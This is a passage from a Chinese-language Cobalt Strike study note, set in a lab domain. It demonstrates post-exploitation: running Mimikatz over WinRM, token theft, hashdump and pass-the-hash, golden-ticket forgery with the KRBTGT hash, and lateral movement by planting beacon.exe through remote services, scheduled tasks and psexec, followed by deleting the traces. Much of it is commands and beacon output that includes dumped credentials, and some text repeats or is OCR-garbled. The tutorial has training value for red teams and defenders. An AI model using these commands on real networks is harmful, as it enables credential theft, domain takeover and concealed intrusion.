[*] Tasked beacon to run: Invoke-Command -ComputerName WinDC -ScriptBlock { net localgrou
p administrators}
[+] host called home, sent: 303 bytes
[+] received output:
别名     administrators
注释     管理员对计算机/域有不受限制的完全访问权
成员
-------------------------------------------------------------------------------
Administrator
Domain Admins
Daniel
Enterprise Admins
命令成功完成。
```

注：如果命令运行失败可能是因为 WinRM 配置原因，可在 powershell 环境下运行 `winrm quickconfig` 命令，输入 `y` 回车即可。

命令运行后的结果，WinRM 也将通过命令行进行显示，因此可以使用 Powershell 的 Invoke 命令来作为远程工具，而不使用其他的恶意软件来控制系统。

通过 WinRM 运行 Mimikatz

更进一步，甚至可以使用 PowerSploit 来通过 WinRM 运行 Mimikatz，只需要先导入 Invoke-Mimikatz.ps1 文件，再执行以下命令即可。

powershell

```
powershell-import /path/to/Invoke-Mimikatz.ps1
powershell Invoke-Mimikatz -ComputerName TARGET
```

> 注：之前提了很多次的 PowerView 也是 PowerSploit 项目里众多 ps1 文件之一，Mimikatz 的 ps1 文件在 PowerSploit 项目的 Exfiltration 目录下，PowerSploit 项目下载地址： https://github.com/PowerShellMafia/PowerSploit/

因为 beacon 上传文件大小限制在 1MB，而 Invoke-Mimikatz.ps1 文件大小在 2 MB 多，因此直接运行 `powershell-import` 导入该文件会报错，这里可以选择使用 beacon 中的 upload 命令或者在当前会话的 File Browser 图形界面中上传该文件。

powershell

```
upload C:\path\Invoke-Mimikatz.ps1
```

上传之后通过 dir 命令可以查看到文件被上传到了 C 盘下，之后可以运行以下命令来导入该文件。

powershell

```
powershell import-module C:\Invoke-Mimikatz.ps1
```

最后再运行以下命令就能通过 WinRM 执行 Mimikatz 了。

powershell

```
powershell Invoke-Mimikatz -ComputerName TARGET
```

如果提示 无法将“Invoke-Mimikatz”项识别为 cmdlet、函数…… ，则可以将两条命令以分号合并在一起运行，即：


```
powershell import-module C:\Invoke-Mimikatz.ps1 ; Invoke-Mimikatz -ComputerName TARGET
```

powershell

```
beacon> powershell import-module C:\Invoke-Mimikatz.ps1 ; Invoke-Mimikatz -ComputerName W
inDC
[*] Tasked beacon to run: import-module C:\Invoke-Mimikatz.ps1 ; Invoke-Mimikatz -Compute
rName WinDC
[+] host called home, sent: 287 bytes
[+] received output:

  .
 .


 '## v ##'   http://blog.gentilkiwi.com/mimikatz             (oe.eo)
  '#####'                                     with 20 modules * * */

mimikatz(powershell)

Authentication Id : 0 ; 314628 (00000000:0004cd04)
Session           : Interactive from 1
User Name         : administrator
Domain            : TEAMSSIX
Logon Server      : WinDC
Logon Time        : 2020/8/20 23:53:08
SID               : S-1-5-22-3301978333-983314215-684642015-500
    msv :
     [00000003] Primary
```

```
        * Username : Administrator
```

……内容过多，余下部分省略……



终于把碰到的坑都填完了，睡觉……

4、获取信任

4、获取信任

如果当前账号权限被系统认为是本地管理员权限，那么就可以执行很多管理员才能做的事，接下来就来看一下这样的一个过程是如何工作的，其中会涉及到以下要点：

1、 `Access Token` 登录令牌

2、 `Credentials` 凭证

3、 `Password Hashes` 密码哈希

4、 `Kerberos Tickets` 登录凭据

登录令牌

登录令牌在登录之后被创建

与每个进程和线程相关联

包括：

- 用户和用户组的信息
- 本地计算机上的特权列表
- 限制（删除用户和用户组的权限）
- 参考凭证（支持单点登录）

一直保存在内存中，直到系统重启

以下是令牌窃取的过程：

使用 `ps` 列出进程

使用 `steal_token [pid]` 窃取令牌

使用 `steal_token [pid]` 窃取令牌

使用 `getuid` 找到你是谁

使用 `rev2self` 移除令牌

接下来将对这些命令进行演示，目前有一个 SYSTEM 权限的会话，该会话在 WIN-72A8ERDSF2P 主机下，此时想查看 WIN-P2AASSD1AF1 主机下的文件（WIN-P2AASSD1AF1 主机是 TEAMSSIX 域的域控制器），那么直接运行 dir 会提示拒绝访问。

powershell

```
beacon> shell dir \\WIN-P2AASSD1AF1\C$
[*] Tasked beacon to run: dir \\WIN-P2AASSD1AF1\C$
[+] host called home, sent: 55 bytes
[+] received output:
拒绝访问。
```

此时，先用 `ps` 查看一下当前系统进程信息。

powershell

```
beacon> ps
[*] Tasked beacon to list processes
[+] host called home, sent: 12 bytes
[*] Process List
 PID   PPID  Name                         Arch  Session     User
 ---   ----  ----                         ----  -------     -----
 0     0     [System Process]
 4     0     System                       x64   0           NT AUTHORITY\SYSTEM
……内容太多，此处省略……
 3720  524   taskhost.exe                 x64   2           WIN-72A8ERDSF2P\Administrator
 4092  236   dwm.exe                      x64   3           TEAMSSIX\Administrator
```

通过进程信息可以发现 TEAMSSIX 域下的管理员账户此时在当前 SYSTEM 会话的主机上是登录着的，使用 `steal_token [pid]` 命令窃取 TEAMSSIX\Administrator 账户的令牌

powershell

```
beacon> steal_token 4092
[*] Tasked beacon to steal token from PID 4092
[+] host called home, sent: 12 bytes
[+] Impersonated TEAMSSIX\administrator
```

查看一下当前会话 uid

powershell

```
beacon> getuid
[*] Tasked beacon to get userid
[+] host called home, sent: 8 bytes
[*] You are TEAMSSIX\administrator (admin)
```

再次尝试获取域控制器主机下的文件

powershell

```
beacon> shell dir \\WIN-P2AASSD1AF1\C$
[*] Tasked beacon to run: dir \\WIN-P2AASSD1AF1\C$
[+] host called home, sent: 55 bytes
[+] received output:
 驱动器 \\WIN-P2AASSD1AF1\C$ 中的卷没有标签。
 卷的序列号是 F269-89A7
 \\WIN-P2AASSD1AF1\C$ 的目录
2020/07/16  21:24    <DIR>          Program Files
2020/07/16  21:52    <DIR>          Program Files (x86)
2020/07/17  23:00    <DIR>          Users
```

```
2020/07/26  00:55    <DIR>          Windows
               0 个文件          0 字节
               4 个目录 28,493,299,712 可用字节
```

```
 3720  524   taskhost.exe                  x64   2           WIN-[redacted]?\Administrator
 4092  236   dwm.exe                       x64   3           TEAMSSIX\Administrator

beacon> steal_token 4092
[*] Tasked beacon to steal token from PID 4092
[+] host called home, sent: 12 bytes
[+] Impersonated TEAMSSIX\administrator
beacon> getuid
[*] Tasked beacon to get userid
[+] host called home, sent: 8 bytes
[*] You are TEAMSSIX\administrator (admin)
beacon> shell dir \\W[redacted]1\C$
[*] Tasked beacon to run: dir \\WIN[redacted]1\C$
[+] host called home, sent: 55 bytes
[+] received output:
 驱动器 \\WIN-[redacted]1\C$ 中的卷没有标签。
 卷的序列号是 F269-89A7

 \\WIN-P[redacted]1\C$ 的目录
```

发现可以成功访问了，使用 `rev2self` 可移除当前窃取的令牌

powershell

```
beacon> rev2self
[*] Tasked beacon to revert token
[+] host called home, sent: 8 bytes
```

再次查看 uid 发现变成了原来的 SYSTEM 权限，此时 WIN-P2AASSD1AF1 主机上的文件也拒绝访问了。

powershell

```
beacon> getuid
[*] Tasked beacon to get userid
[+] host called home, sent: 8 bytes
[*] You are NT AUTHORITY\SYSTEM (admin)

beacon> shell dir \\WIN-P2AASSD1AF1\C$
[*] Tasked beacon to run: dir \\WIN-P2AASSD1AF1\C$
[+] host called home, sent: 55 bytes
[+] received output:
拒绝访问。
```

凭证

1、使用 make_token 创建一个令牌

powershell

```
make_token DOMAIN\user password
```

在运行命令之前，需要知道要获取令牌用户的密码，这里可以使用 mimikatz 进行获取，具体的方法可参考 《CS 学习笔记 | 14、powerup 提权的方法》 这一节中的介绍。

这里还是和上文一样的环境，在一个 SYSTEM 会话下，获取 TEAMSSIX\administrator 账号令牌，使用 mimikatz 可以得知 TEAMSSIX\administrator 账号密码为 Test111!，接下来使用 `make_token` 命令。

powershell

```
beacon> make_token TEAMSSIX\administrator Test111!
[*] Tasked beacon to create a token for TEAMSSIX\administrator
[+] host called home, sent: 53 bytes

[+] Impersonated NT AUTHORITY\SYSTEM

beacon> shell dir \\WIN-P2AASSD1AF1\C$
[*] Tasked beacon to run: dir \\WIN-P2AASSD1AF1\C$
[+] host called home, sent: 55 bytes
[+] received output:
 驱动器 \\WIN-P2AASSD1AF1\C$ 中的卷没有标签。
 卷的序列号是 F269-89A7
 \\WIN-P2AASSD1AF1\C$ 的目录
2020/07/16  21:24    <DIR>          Program Files
2020/07/16  21:52    <DIR>          Program Files (x86)
2020/07/17  23:00    <DIR>          Users
2020/07/26  00:55    <DIR>          Windows
               0 个文件      0 字节
               4 个目录 28,493,299,712 可用字节

beacon> powershell Invoke-Command -computer WIN-P2AASSD1AF1 -ScriptBlock {whoami}
[*] Tasked beacon to run: Invoke-Command -computer WIN-P2AASSD1AF1 -ScriptBlock {whoami}
[+] host called home, sent: 231 bytes
[+] received output:
teamssix\administrator
```

当密码输入错误时，执行上面的两个命令就会提示 `登录失败：未知的用户名或错误密码。` 同样的使用 `rev2self` 可除去当前令牌，恢复原来的 SYSTEM 权限。

2、使用 spawn beacon 替代凭证

powershell

```
spawnas DOMAIN\user password
```

3、在目标上建立账户

powershell

```
net use \\host\C$/USER:DOMAIN\user password
```

这两种方法，在之前的笔记中都或多或少的提及过，这里不再过多赘述。

密码哈希

使用 mimikatz 获取密码哈希

如何工作的?

1、mimikatz 使用登录令牌开启了一个进程，在单点登录信息那里填入我们提供的用户名称、域、密码哈希值

2、cobalt strike 自动的从那个进程中窃取令牌并关闭

首先使用 `hashdump` 获取用户的密码哈希值，这里的 beacon 会话为 SYSTEM 权限。

powershell

powershell

```
beacon> hashdump
[*] Tasked beacon to dump hashes
[+] host called home, sent: 82501 bytes
[+] received password hashes:
Administrator:500:aca3b435b5z404eeaad3f435b51404he:12cb161bvca930994x00cbc0aczf06d1:::
Daniel:1000:aca3b435b5z404eeaad3f435b51404he:12cb161bvca930994x00cbc0aczf06d1:::
Guest:501:aca3b435b5z404eeaad3f435b51404he:31d6cfe0d16ae931b73c59d7e0c089c0:::
TeamsSix:1002:aca3b435b5z404eeaad3f435b51404he:12cb161bvca930994x00cbc0aczf06d1:::
```

使用 `pth` 获取信任

powershell

```
beacon> pth TEAMSSIX\Administrator 12cb161bvca930994x00cbc0aczf06d1
[+] host called home, sent: 23 bytes
[*] Tasked beacon to run mimikatz's sekurlsa::pth /user:Administrator /domain:TEAMSSIX /n
tlm:12cb161bvca930994x00cbc0aczf06d1 /run:"%COMSPEC% /c echo ade660d8dce > \\.\pipe\8d3e4
c" command
[+] host called home, sent: 750600 bytes
[+] host called home, sent: 71 bytes
[+] Impersonated NT AUTHORITY\SYSTEM
[+] received output:
user    : Administrator
domain    : TEAMSSIX
program    : C:\Windows\system32\cmd.exe /c echo ade660d8dce > \\.\pipe\8d3e4c
impers.    : no
NTLM    : 12cb161bvca930994x00cbc0aczf06d1
  |  PID  2992
  |  TID  5028
  |  LSA Process is now R/W
  |  LUID 0 ; 14812112 (00000000:00e203d0)
  \_ msv1_0   - data copy @ 0000000001794E80 : OK !
  \_ kerberos - data copy @ 000000000044A188
   \_ aes256_hmac       -> null
   \_ aes128_hmac       -> null
   \_ rc4_hmac_nt       OK
   \_ rc4_hmac_old      OK
   \_ rc4_md4           OK
```

```
    \_ rc4_hmac_nt_exp   OK
    \_ rc4_hmac_old_exp  OK
    \_ *Password replace @ 00000000017DA1E8 (16) -> null

beacon> powershell Invoke-Command -computer WinDC -ScriptBlock {whoami}
[*] Tasked beacon to run: Invoke-Command -computer WinDC -ScriptBlock {whoami}
[+] host called home, sent: 231 bytes
[+] received output:
teamssix\administrator
```

Kerberos 票据

关于 Kerberos 的介绍可以查看知乎上的一篇文章，比较形象生动，文章地址：

https://www.zhihu.com/question/22177404

查看有哪些 Kerberos 票据

除去 kerberos 票据

powershell

```
kerberos_ticket_purge
```

加载 kerberos 票据

powershell

```
kerberos_ticket_use [/path/to/file.ticket]
```

黄金票据

黄金票据 Golden Ticket 是 KRBTGT 帐户的 Kerberos 身份验证令牌。KRBTGT 帐户是一个

黄金票据 "Golden Ticket" 是 KRBTGT 帐户的 Kerberos 身份验证令牌，KRBTGT 帐户是一个特殊的隐藏帐户，用于加密 DC 的所有身份验证令牌。然后黄金票据可以使用哈希传递技术登录到任何帐户，从而使攻击者可以在网络内部不受注意地移动。

使用 mimikatz 伪造黄金票据需要：

1、目标的用户名及域名

2、域的 SID 值

域的 SID 值即安全标识符 `Security Identifiers`，使用 `whoami /user` 命令可查看，注意不需要 SID 最后的一组数字。

powershell

```
beacon> shell whoami /user
[*] Tasked beacon to run: whoami /user
[+] host called home, sent: 43 bytes
[+] received output:

用户信息
----------------

用户名        SID
============= ============================================
teamssix\daniel S-1-5-21-5311978431-183514165-284342044-1000
```

因为不需要 SID 最后一组数字，所以这里要使用的 SID 也就是 `S-1-5-21-5311978431-183514165-284342044`

3、DC 中 KRBTGT 用户的 NTLM 哈希


DC 中 KRBTGT 用户的 NTLM 哈希可以通过 dcsync 或 hashdump 获得，下面的 hashdump 命令在域控制器的 SYSTEM 权限会话下运行

命令在域控制器的 SYSTEM 权限会话下运行。

powershell

```
beacon> hashdump
[*] Tasked beacon to dump hashes
[+] host called home, sent: 82501 bytes
[+] received password hashes:
Administrator:500:aca3b435b5z404eeaad3f435b51404he:12cb161bvca930994x00cbc0aczf06d1:::
Guest:501:aca3b435b5z404eeaad3f435b51404he:31d6cfe0d16ae931b73c59d7e0c089c0:::
krbtgt:502:aca3b435b5z404eeaad3f435b51404he:z1f8417a00az34scwb0dc15x66z43bg1:::
daniel:1108:aca3b435b5z404eeaad3f435b51404he:12cb161bvca930994x00cbc0aczf06d1:::
```

Cobalt Strike 在 `Access -> Golden Ticket` 中可以打开生成黄金票据的界面。



信息填完之后，选择 Build，需要注意 Domain 需要填写成 FQDN 格式，即完全合格域名 `Fully Qualified Domain Name` ，也就是类似于 `teamssix.com` 的格式。

此时可以通过 `shell dir \\host\C$` 检查自己是否有权限，也可以使用 PowerShell 运行 whoami 查看自己是谁。

powershell

```
beacon> powershell Invoke-Command -computer WinDC -ScriptBlock {whoami}
[*] Tasked beacon to run: Invoke-Command -computer WinDC -ScriptBlock {whoami}
[+] host called home, sent: 203 bytes
[+] received output:
teamssix\administrator
```

5、远程代码执行

实现代码执行的四个步骤：

1、与目标建立信任关系

2、复制可执行文件到目标上


3、在目标上运行可执行文件

4、实现对目标的控制

以上是根据视频教程中直译的结果，个人感觉其实这一节叫 横向移动的方法 更为合适。

创建可执行文件

创建可执行文件可以在 Cobalt Strike 的 `Attack -> Packages -> Windows Executable(s)` 处进行创建。



如果用于内网中的横向移动，那么强烈建议使用 SMB Beacon，SMB Beacon 就是为了内网横向扩展渗透而设计的。

上传可执行文件

首先使用 Cobalt Strike 上的 `upload` 功能上传文件，接着复制文件到目标主机的其他位置。

powershell

```
shell copy file.exe \\host\C$\Windows\Temp
```

powershell

```
beacon> upload /root/beacon.exe
[*] Tasked beacon to upload /root/Desktop/beacon.exe as beacon.exe
[+] host called home, sent: 289302 bytes

beacon> shell copy beacon.exe \\WinTest\C$\Windows\Temp
[*] Tasked beacon to run: copy beacon.exe \\WinTest\C$\Windows\Temp
```

```
[+] host called home, sent: 72 bytes
[+] received output:
已复制         1 个文件。
```

执行文件（方法一）

1、生成 Windows Service EXE 并上传

2、在目标主机上创建一个服务

powershell

```
shell sc \\host create name binpath= c:\windows\temp\file.exe
```

powershell

```
beacon> shell sc \\wintest create beacon binpath= c:\windows\temp\beacon.exe
[*] Tasked beacon to run: sc \\wintest create beacon binpath= c:\windows\temp\beacon.exe
[+] host called home, sent: 93 bytes
[+] received output:
[SC] CreateService 成功
```

> 注：记住 binpath 路径

3、在目标主机上启动服务

powershell

```
shell sc \\host start name
```

powershell

```
beacon> shell sc \\wintest start beacon
[*] Tasked beacon to run: sc \\wintest start beacon
[+] host called home, sent: 56 bytes
[+] received output:
SERVICE_NAME: beacon
        TYPE               : 10  WIN32_OWN_PROCESS
        STATE              : 2  START_PENDING
                                (NOT_STOPPABLE, NOT_PAUSABLE, IGNORES_SHUTDOWN)
        WIN32_EXIT_CODE    : 0  (0x0)
        SERVICE_EXIT_CODE  : 0  (0x0)
        CHECKPOINT         : 0x0
        WAIT_HINT          : 0x7d0
        PID                : 3816
        FLAGS              :

beacon> link wintest
[*] Tasked to link to \\wintest\pipe\msagent_da00
[+] host called home, sent: 36 bytes
[+] established link to child beacon: 192.168.175.130
```

4、清除痕迹与服务

```
shell sc \\host delete name
```

powershell

```
beacon> shell del beacon.exe
[*] Tasked beacon to run: del beacon.exe
[+] host called home, sent: 57 bytes

beacon> shell del \\wintest\C$\windows\temp\beacon.exe
```

```
[*] Tasked beacon to run: del \\wintest\C$\windows\temp\beacon.exe
[+] host called home, sent: 83 bytes

beacon> shell sc \\wintest delete beacon
[*] Tasked beacon to run: sc \\wintest delete beacon
[+] host called home, sent: 69 bytes
[+] received output:
[SC] DeleteService 成功
```

执行文件（方法二）

1、生成 Windows EXE 并上传，注意这里生成的 EXE 和 方法一 生成的 EXE 是不一样的类型，这里生成的是 Windows EXE ，不是方法一中的 Windows Service EXE

2、找到目标系统上的时间

powershell

```
shell net time \\host
```

powershell

```
beacon> shell net time \\windc
[*] Tasked beacon to run: net time \\windc
[+] host called home, sent: 49 bytes
[+] received output:
\\windc 的当前时间是 2020/8/30 14:54:09
命令成功完成。
```

3、创建一个计划任务

powershell

```
shell at \\host HH:mm C:\path\to\bad.exe
```

powershell

```
beacon> shell at \\windc 15:00 C:\windows\temp\beacon.exe
[*] Tasked beacon to run: at \\windc 15:00 C:\windows\temp\beacon.exe
[+] host called home, sent: 76 bytes
[+] received output:
新加了一项作业，其作业 ID = 1
```

4、当计划任务被执行时，执行 link hostname 即可上线主机

powershell

```
beacon> link windc
[*] Tasked to link to \\windc\pipe\msagent_d76a
[+] host called home, sent: 34 bytes
[+] established link to child beacon: 192.168.175.144
```

beacon 的自动操作

前面说的两种执行文件的方法都需要往磁盘里上传文件，如果不想往磁盘中上传文件，也可以使用 beacon 的自动操作。

使用一个服务运行可执行文件

powershell

```
psexec [target] [share] [listener]
```

使用一个服务运行 Powershell 单行程序

powershell

```
psexec_psh [target] [listener]
```

通过 WinRM 运行 Powershell 单行程序

powershell

```
winrm [target] [listener]
```

通过 WMI 运行 Powershell 单行程序

powershell

```
wmi [target] [listener]
```

在 Cobalt Strike 的 `viwe --> Targets` 下，右击主机选择 `Jump` 也可以通过图形化的方式进行上述操作，这样也使得横向移动更加的简单。

接下来进行一下演示，目前手中有一个普通机器的管理员会话，我们先在这台机器上运行 `net view` 查看一下当前域环境中的主机信息。

powershell

```
beacon> net view
[*] Tasked beacon to run net view
[+] host called home, sent: 104504 bytes
```

```
[+] received output:
List of hosts:
[+] received output:
 Server Name             IP Address                      Platform  Version  Type   Comme
nt
 -----------             ----------                      --------  -------  ----   -----
--
 WINDC                   192.168.175.144                 500       6.1      PDC
 WINTEST                 192.168.175.130                 500       6.1
```


因为是自己本地搭建的测试环境，所以主机很少，可以看到当前域中有两台机器，再利用 PowerView 查找一下具有本地管理员访问权限的用户

powershell

```
beacon> powershell-import PowerView.ps1
[*] Tasked beacon to import: PowerView.ps1
[+] host called home, sent: 101224 bytes

beacon> powershell Find-LocalAdminAccess
[*] Tasked beacon to run: Find-LocalAdminAccess
[+] host called home, sent: 329 bytes
[+] received output:
WinDC.teamssix.com
```

接下来在 WinDC 上运行 psexec，因为这里是 64 位的，所以选择 psexec64，之后监听选择一个 smb beacon，会话就选择已经上线的 wintest 主机的会话，并勾选使用当前会话的访问令牌。

这里笔者认为应该是因为当前在 wintest 主机上有 windc 的管理员账户登录着，所以使用 wintest 的访问令牌是可以获取 windc 的信任的，类似于 CS 学习笔记 17 节 里的描述方法，如有不正确之处，还请多多指教。



